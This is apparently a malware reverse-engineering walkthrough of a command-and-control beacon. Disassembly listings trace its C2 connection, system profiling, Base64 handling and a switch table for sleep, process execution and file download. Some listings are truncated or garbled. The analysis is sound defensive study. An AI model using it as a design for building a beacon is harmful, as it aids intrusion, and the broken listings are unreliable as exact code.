
If we follow this reference, we can see that this is triggered by a reference at 0x402500.

```

0251D
0251D loc_40251D:          xor    eax, eax           ; CODE XREF: .text:00402500†j
0251D                 mov    al, [esi+4]
0251F                 add    eax, 0FFFFFF9Fh ; switch 6 cases
02522                 cmp    eax, 5
02525                 ja     short loc_40257D ; default
02528                 jmp    ds:off_4025C8[eax*4] ; switch jump
0252A
02531

```

If we continue tracking back what kicks this off, we can find at 'loc_402410' there's a cross-reference to an offset within 'sub_403BE0'. This is ultimately what kicks off any one of these switches to occur.



```

loc_403C3D:
    mov    eax, [esi]
    mov    eax, [eax+100h]
    lea    eax, [eax+eax*4]
    lea    eax, [eax+eax*4]
    lea    ecx, [eax+eax*4]
    shl    ecx, 2
    push   ecx
    call   edi ; Sleep
    mov    ecx, esi
    call   loc_403C3D
    inc    ebx
    jmp   S1

```

If we were to look at what calls this, we'd find it is the only call within our `_main` method which is kicked off shortly after the program 'start' method runs. Of interest in the above is that we can see a looping function and a call to 'sleep'. Right before this happens there's a call to 'sub_401F80' which we'll examine further.

```

loc_401FDE:
    mov    ecx, esi
    mov    byte ptr [ebp+var_4], 0
    call   sub_402FF0
    mov    esi, eax
    or     ecx, 0FFFFFFFh
    mov    edi, esi
    xor    eax, eax
    repne scasb
    mov    edi, [ebp+var_14]
    not    ecx
    mov    eax, [edi+10h]
    dec    ecx
    push   ecx
    push   esi
    push   eax
    mov    ecx, ebx
    call   sub_404ED0
    push   esi ; void *
    call   ??3@YAXPAX@Z ; operator delete(void *)
    add    esp, 4
    lea    ecx, [ebp+var_18]
    mov    [ebp+var_18], 0
    push   ecx
    mov    ecx, ebx
    call   sub_404B10
    mov    esi, eax
    mov    eax, [ebp+var_18]
    push   eax
    push   esi
    mov    ebx, eax
    call   sub_4015C0
    add    esp, 8
    cmp    ebx, 11Ch
    mov    [ebp+var_1C], esi
    jnb   short loc_402059

```

In the above we find 5 calls to subroutines to examine further.

- sub_403D50

```

hostshort= word ptr 8

sub    esp, 1Ch
xor    eax, eax
push   ebx
mov    ebx, [esp+20h+arg_0]
push   esi
mov    esi, ecx
push   edi
mov    ecx, 20h
lea    edx, [esi+1Ch]
push   80h          ; size_t
mov    edi, edx
mov    dword ptr [esi+18h], 0xFFFFFFFFh
mov    dword ptr [esi], offset off_410178
push   ebx          ; char *
rep stosd
push   edx          ; char *
call   strncpy
mov    dword ptr [esi+4], offset aInternetExplor ; "Internet Explorer 10.0"
mov    al, byte_413460
add    esp, 0Ch
test   al, al
jz    short loc_403DA2

```



```

call  sub_405100
mov   byte_413460, 0

```



```

loc_403DA2:
lea   edi, [esi+8]
push  ebx          ; cp
mov   ecx, esi
mov   word ptr [edi], 2
call  sub_4042C0
mov   [esi+0Ch], eax
mov   eax, dword ptr [esp+28h+hostshort]
push  eax          ; hostshort
call  ds:htons
push  6            ; protocol
push  1            ; type
push  2            ; af
mov   [esi+0Ah], ax
call  ds:socket
cmp   eax, 0xFFFFFFFFh
mov   [esi+18h], eax
jnz   short loc_403DF5

```




```

push  offset aSocketConnecti ; "Socket Connection Error"
lea   ecx, [esp+2Ch+var_1C]
call  sub_405400
lea   ecx, [esp+28h+var_1C]
push  offset unk_4117C8
push  ecx
call  __CxxThrowException@8 ; _CxxThrowException(x,x)

```


Based on the above User-Agent string and API calls, we can assume this plays the role of establishing a connection to the C2.

- sub_402FF0



Based on the above strings and API calls, we can assume this plays the role of gathering initial system information to send back to the C2.

- sub_404ED0



```

loc_404F71:
    mov     ebx, [ebp+arg_C]
    or      ecx, 0xFFFFFFFFh
    mov     edi, ebx
    xor     eax, eax
    repne scasb
    mov     edi, [ebp+arg_8]
    mov     eax, [esi+4]
    not     ecx
    mov     edx, [ebp+arg_0]
    dec     ecx
    add     ecx, edi
    push    ecx
    lea     ecx, [esi+1Ch]
    push    eax
    push    ecx
    push    edx
    push    offset aHttp ; "HTTP/"
    lea     ecx, [ebp+var_4]
    push    ecx
    push    edx
    pr...

```

This subroutine has a number of subroutines which are called; however, at a glance we can see that this is likely playing the role of posting the gathered data back to the C2, or making a GET request to it.

- sub_404B10

Graph overview window showing the call graph for the current function.

```


00404B54
00404B54 loc_404B54:
00404B54 mov     [eax], esi
00404B56 lea     eax, [ebp+var_404]
00404B5C push    400h
00404B61 push    eax
00404B62 mov     ecx, ebx
00404B64 mov     [ebp+var_4], esi
00404B67 call    sub_4048E0
00404B6C push    5 ; size_t
00404B6E lea     ecx, [ebp+var_404]
00404B74 push    offset aHttp ; "HTTP/"
00404B79 push    ecx
00404B7A call    _strcmp
00404B7F add     esp, 0Ch
00404B82 test   eax, eax
00404B84 jz     short loc_404BA7


00404B86 push    offset aErrorReading_0 ; "Error reading response"
00404B88 lea     ecx, [ebp+var_A0]
00404B91 call    sub_405B30
00404B96 lea     edx, [ebp+var_A0]
00404B9C push    offset unk_411A08
00404B9D push    edx
00404BA1 call    _CxxThrowException@8 ; _CxxThrowException(x,x)

```

Based on the above strings and errors being called, we can assume this is receiving the response to our request and checking to see if it matches an expected valid HTTP response.

- sub_4015C0





Based on the above strings and what looks to be Base64 index_strings, we can assume this is Base64-encoding or decoding the response received from the C2 server.

At this point we have a good idea of what actions the Beacon will take prior to 'loc_402410' inevitably calling the switch table at 0x4025C8. We also know that the six entries in this switch table are likely six different actions to take based on the response received from the C2.

To find out what each of the switch entries does we can investigate them further.

- loc_402561

```

.text:00402561 loc_402561:
.text:00402561
.text:00402561
.push    esi           ; case 0x61
.call    ??3@VAXPAX@Z ; operator delete(void*)
.mov    ecx, [ebp-0Ch]
.add    esp, 4
.mov    al, 1
.mov    large fs:[0]
.pop    edi
.pop

```

This is case 0x61, and from the above we can see that this looks to delete the object which called it, but nothing else.


- loc_402531

```

loc_402531:
.push    esi           ; DATA XREF: .text:off_4025C8↓
        mov    ecx, ebx
        call   sub_4025E0
        jmp    short loc_402561 ; case 0x61

```

This is case 0x62, and from the above we can see that this calls ‘sub_4025E0’ before executing case 0x61. Examining sub_4025E0 we can see that this looks to call atoi used in parsing a string into a number before this is passed to a ‘sleep’ API call.



This tells us that case 0x62 is likely designed to notify the beacon to sleep for a certain amount of time before checking back in for new commands.

- loc 402559

```

.text:00402559
.text:00402559 loc_402559:
.text:00402559
.text:00402559
.text:0040255A
.text:0040255C
.text:00402561
.text:00402561 loc_402561:
.text:00402561
.text:00402561
.text:00402562
.text:00402567
.text:0040256A
.text:0040256D
.text:0040256F
.text:00402576
.text:00402577
.text:00402578
.text:00402579
.text:0040257B
.text:0040257C

        push    esi
        mov     ecx, ebx
        call    sub_402F80
        ; CODE XREF: .text:0040252A↑j
        ; DATA XREF: .text:off_4025C8↓o
        ; case 0x63

        push    esi
        call    ??3@VAXPAX@Z
        mov     ecx, [ebp-0Ch]
        add     esp, 4
        mov     al, 1
        mov     large fs:0, ecx
        pop    edi
        pop    esi
        pop    ebx
        mov     esp, ebp
        pop    ebp
        retn

; CODE XREF: .text:0040252A↑j
; .text:00402539↑j ...
; case 0x61
; operator delete(void *)

```

This is case 0x63, and from the above we can see that this calls 'sub_402F80' before flowing into and executing case 0x61. Examining 'sub_402F80' we don't find much besides another call to 'sub_402EF0'. By looking at sub_402EF0, we can see that this looks to call CreateProcessA in order to run a command sent to it.

```

xor    eax, eax
push   edi
mov    [esp+74h+hObject], eax
mov    ecx, 11h
mov    [esp+4], eax
lea    edi, [esp+74h+StartupInfo]
mov    [esp+80h], eax
lea    edx, [esp+74h+StartupInfo]
rep    stosd
lea    ecx, [esp+74h+hObject]
mov    [esp+10h], eax
push   ecx          ; lpProcessInformation
push   edx          ; lpStartupInfo
push   eax          ; lpCurrentDirectory
push   eax          ; lpEnvironment
push   eax          ; dwCreationFlags
push   eax          ; bInheritHandles
push   eax          ; lpThreadAttributes
push   eax          ; lpProcessAttributes
mov    eax, [esp+94h+lpCommandLine]
mov    [esp+94h+StartupInfo.cb], 44h
push   eax          ; lpCommandLine
push   0             ; lpApplicationName
call   ds>CreateProcessA
test   eax, eax
pop    edi
jnz   short loc_402F5B

```

```

push offset aCreateProcessF ; "Create Process Failed"
lea   ecx, [esp+74h+var_60]
call sub_403910
lea   ecx, [esp+70h+var_60]
push offset unk_411150
push   ecx
call _CxxThrowException@8 ; _CxxThrowException(x,x)

```

```

loc_402F5B:
    mov     edx, [esp+70h+hObject]
    push    esi
    mov     esi, ds:CloseHandle
    push    edx          ; hObject
    call    esi ; CloseHandle
    mov     eax, [esp+4]
    push    eax          ; hObject
    call    esi ; CloseHandle
    mov     al, 1
    pop    esi
    add    esp, 70h
    ret    4
sub_402EF0 endp

```

This tells us that case 0x63 is likely designed to start a process sent down from the C2 thus executing a command tasked to the beacon.

- loc_40253B

```

.text:0040253B
.text:0040253B loc_40253B:
.text:0040253B
▶ .text:0040253B     push    esi           ; case 0x64
▶ .text:0040253C     mov     ecx, phx
▶ .text:0040253D     call    sub_402BA0
▶ .text:00402543     jmp    short loc_402561 ; case 0x61
.text:00402545 :

```

This is case 0x64, and from the above we can see that this calls 'sub_402BA0' before executing case 0x61. Examining 'sub_402BA0' we can see that it calls 'sub_402A20' with some parameters including 'lpFileName'. If we look into what 'sub_402A20' is doing we see some familiar calls associated with connecting to the C2 and checking the response is valid.

```

loc_402A8B:
    xor    ebx, ebx

loc_402A8D:
    mov    eax, [esi+1Ch]
    mov    ecx, ebx
    push   eax
    mov    byte ptr [ebp+var_4], 0
    call   sub_404CF0
    lea    ecx, [ebp+var_18]
    mov    [ebp+var_18], edi
    push   ecx

```

```

    mov    ecx, ebx
    call   sub_404B10
    mov    eax, [ebp+var_18]
    push   edx
    push   eax
    call   sub_4015C0
    mov    eax, [ebp+lpFileName]
    add    esp, 8
    push   edi          ; hTemplateFile
    push   3             ; dwFlagsAndAt
    push   1             ; dwCreation
    push   edi          ; lpSecurity
    push   3             ; dwShare
    push   40000000h     ; dwDesiredAccess
    push   eax          ; lpFileName
    call   ds:CreateFileA
    mov    edx, eax
    cmp    ebx, 0FFFFFFF
    mov    [ebp+var_2]
    jnz    short lr

    push   off
    lea    r
    call
    lea    p
    push

```

In addition the above shows us evidence of a file being written to disk from the response received, and an error message associated with downloading a file.

This tells us that case 0x64 is likely designed to download a file from the C2.

- loc_402545

```

.text:00402545
.text:00402545 loc_402545:                                ; CODE XREF: .text:0040252A↑j
.text:00402545
.text:00402545
.text:00402545
.text:00402546      push    esi
.text:00402546      mov     ecx, ebx
.text:00402546      call   sub_402C70
.text:00402546      jmp    short loc_402561 ; case 0x65
.text:0040254D


```

